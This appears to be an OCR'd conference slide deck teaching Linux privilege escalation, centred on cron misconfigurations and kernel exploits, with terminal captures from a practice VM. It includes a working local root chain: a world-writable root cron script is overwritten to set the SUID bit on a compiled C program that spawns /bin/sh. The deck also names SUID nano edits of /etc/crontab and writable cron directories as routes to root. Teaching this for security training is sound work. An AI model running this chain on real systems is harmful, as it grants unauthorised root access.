
```
osboxes@osboxes:~$ ls -al /etc/crontab
-rw-r--r-- 1 root root 722 Feb 15 17:49 /etc/crontab
osboxes@osboxes:~$ nano /etc/crontab
osboxes@osboxes:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.monthly )
#
osboxes@osboxes:~$ ls -al /bin/nano
-rwsr-xr-x 1 root root 192008 Oct  1  2012 /bin/nano
osboxes@osboxes:~$
```

- How to exploit?

1. **Overwrite /etc/crontab** (SUID on nano!)
2. Write to a cron dir (priv misconfig)
3. If the what is vulnerable, might be able to modify or hit something downstream
4. Cron jobs may also have exploitable wildcards

cron


PRIVILEGE IS A CRONIC PROBLEM



```
osboxes@osboxes:~$ ls -al /etc | grep cron
-rw-r--r--   1 root root      401 Feb 20  2014 anacrontab
drwxr-xr-x   2 root root     4096 Feb 15 20:16 cron.d
drwxr-xr-x   2 root root     4096 Aug  5  2015 cron.daily
drwxrwxr-x   2 root testgrp  4096 Feb 15 18:01 cron.hourly
drwxr-xr-x   2 root root     4096 Aug  5  2015 cron.monthly
-rw-r--r--   1 root root      722 Feb 15 17:49 crontab
drwxr-xr-x   2 root root     4096 Aug  5  2015 cron.weekly
osboxes@osboxes:~$ ls -al /etc/cron.hourly
total 20
drwxrwxr-x   2 root testgrp  4096 Feb 15 18:01 .
drwxr-xr-x 121 root root    12288 Feb 18 20:51 ..
-rw-r--r--   1 root root      102 Feb  9  2013 .placeholder
osboxes@osboxes:~$ touch /etc/cron.hourly/testFile
osboxes@osboxes:~$ ls -al /etc/cron.hourly
total 20
drwxrwxr-x   2 root    testgrp  4096 Feb 18 21:50 .
drwxr-xr-x 121 root    root    12288 Feb 18 20:51 ..
-rw-r--r--   1 root    root      102 Feb  9  2013 .placeholder
-rw-rw-r--   1 osboxes osboxes     0 Feb 18 21:50 testFile
osboxes@osboxes:~$
```

- How to exploit?

1. Overwrite /etc/crontab
2. **Write to a cron dir (priv misconfig)**
3. If the what is vulnerable, might be able to modify or hit something downstream
4. Cron jobs may also have exploitable wildcards



```
osboxes@osboxes:/tmp$ ls -al /etc/cron.d
total 32
drwxr-xr-x   2 root root  4096 Feb 15 20:16 .
drwxr-xr-x 121 root root 12288 Feb 18 20:51 ..
-rw-r--r--   1 root root   188 Feb 20  2014 anacron
-rw-r--r--   1 root root   349 Feb 15 18:52 cleanTrash
-rw-r--r--   1 root root   194 Feb 15 20:17 lvl4helper
-rw-r--r--   1 root root   102 Feb  9  2013 .placeholder
osboxes@osboxes:/tmp$ cat /etc/cron.d/cleanTrash
# /etc/cron.d/cleanTrash: crontab entries for cleanTrash

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

30 *    * * *   root    /usr/sbin/cleanTrash-osboxes
31 *    * * *   root    /usr/sbin/cleanTrash-level2
32 *    * * *   root    /usr/sbin/cleanTrash-level3
33 *    * * *   root    /usr/sbin/cleanTrash-level4

osboxes@osboxes:/tmp$ ls -al /usr/sbin | grep cleanTrash
-rwxr-xr-x  1 root    root         240 Feb 18 21:56 cleanTrash-level2
-rwxrwxrwx  1 root    root         240 Feb 18 21:55 cleanTrash-level3
-rwxr-xr-x  1 root    root         241 Feb 18 21:56 cleanTrash-level4
-rwxr-xr-x  1 root    root         235 Feb 15 18:56 cleanTrash-osboxes
osboxes@osboxes:/tmp$ nano /tmp/getroot.c
osboxes@osboxes:/tmp$ cat /tmp/getroot.c
int main(void)
{
    system("/bin/sh");
    return 0;
}
osboxes@osboxes:/tmp$ gcc getroot.c -o getroot
osboxes@osboxes:/tmp$ echo "chown root:root /tmp/getroot; chmod u+s /tmp/getroot
;" > /usr/sbin/cleanTrash-level3
osboxes@osboxes:/tmp$ ls -al getroot
-rwxrwxr-x 1 osboxes osboxes 8563 Feb 18 22:05 getroot
osboxes@osboxes:/tmp$ ls -al getroot
-rwsrwxr-x 1 root root 8563 Feb 18 22:05 getroot
osboxes@osboxes:/tmp$ getroot
# whoami
root
# 
```

- How to exploit?

1. Overwrite /etc/crontab
2. Write to a cron dir (priv misconfig)
3. **If the what is vulnerable, might be able to modify or hit something downstream**
4. Cron jobs may also have exploitable wildcards


Kernel Exploits

HOPE YOU LIKE DEBUGGING IN C

Magic bullet: what if we just compromise the server OS itself??!

Downside: there might be exploits that you need to grab & compile & debug

NOTE: not-small risk of bricking the server



```
osboxes@osboxes:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.3 LTS
Release:        14.04
Codename:       trusty
osboxes@osboxes:~$ uname -a
Linux osboxes 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:16:20 UTC 2015 x86
_64 x86_64 x86_64 GNU/Linux
osboxes@osboxes:~$
```

Boss Mode

RECAP

Cron jobs

1. /etc/crontab
2. writeable cron dir
3. affect process downstream

Kernel exploits

Two ways to escalate:

1. **You're the agent** – your current user permissions are sufficient to execute the command & do the thing
2. **Something else is the agent** – you get something else to execute the command under THEIR permissions, which are sufficient to do the thing

THAT’S ONE IN THE BANK

LET ME SUM UP

Summary

ONE HOUR IN ONE SLIDE

Typical goal in server:
persistence + privilege escalation

Linux tends to be consistent in its core utilities; get familiar with what's there and where it lives, and spotting vulnerable paths gets a lot easier

- **Are you the agent?** Drop into a root shell & give yourself persistence
- **Is something else the agent?** Need an intermediate step – get something to help you out

- **Easy mode**
  - Who are you?
  - Where are you?
  - What can you do?
- **Sneaky mode**
  - SUID/SGID bits:
    shell escapes, cmd option args, PATH = .
  - Wildcards
- **Boss mode**
  - Cron jobs
  - Kernel exploits

Resources & Contact

I'M REAL FRIENDLY

- https://payatu.com/guide-linux-privilege-escalation/
- http://www.securitysift.com/download/linuxprivchecker.py
- https://exploit-db.com
- https://www.linode.com/docs/tools-reference/linux-users-and-groups/
- https://resources.infosecinstitute.com/privilege-escalation-linux-live-examples/
- https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/
- https://percussiveelbow.github.io/linux-privesc/

kbroussard@bishopfox.com

@grazhacks on Twitter

SLIDE DECK

http://github.com/grazhacks/BSidesCMH2019

PRACTICE VM

http://bit.ly/BSidesCMH2019-PrivEsc

Thank You!

kbroussard@bishopfox.com
@grazhacks on Twitter

SLIDE DECK
http://github.com/grazhacks/BSidesCMH2019

PRACTICE VM
http://bit.ly/BSidesCMH2019-PrivEsc

Questions?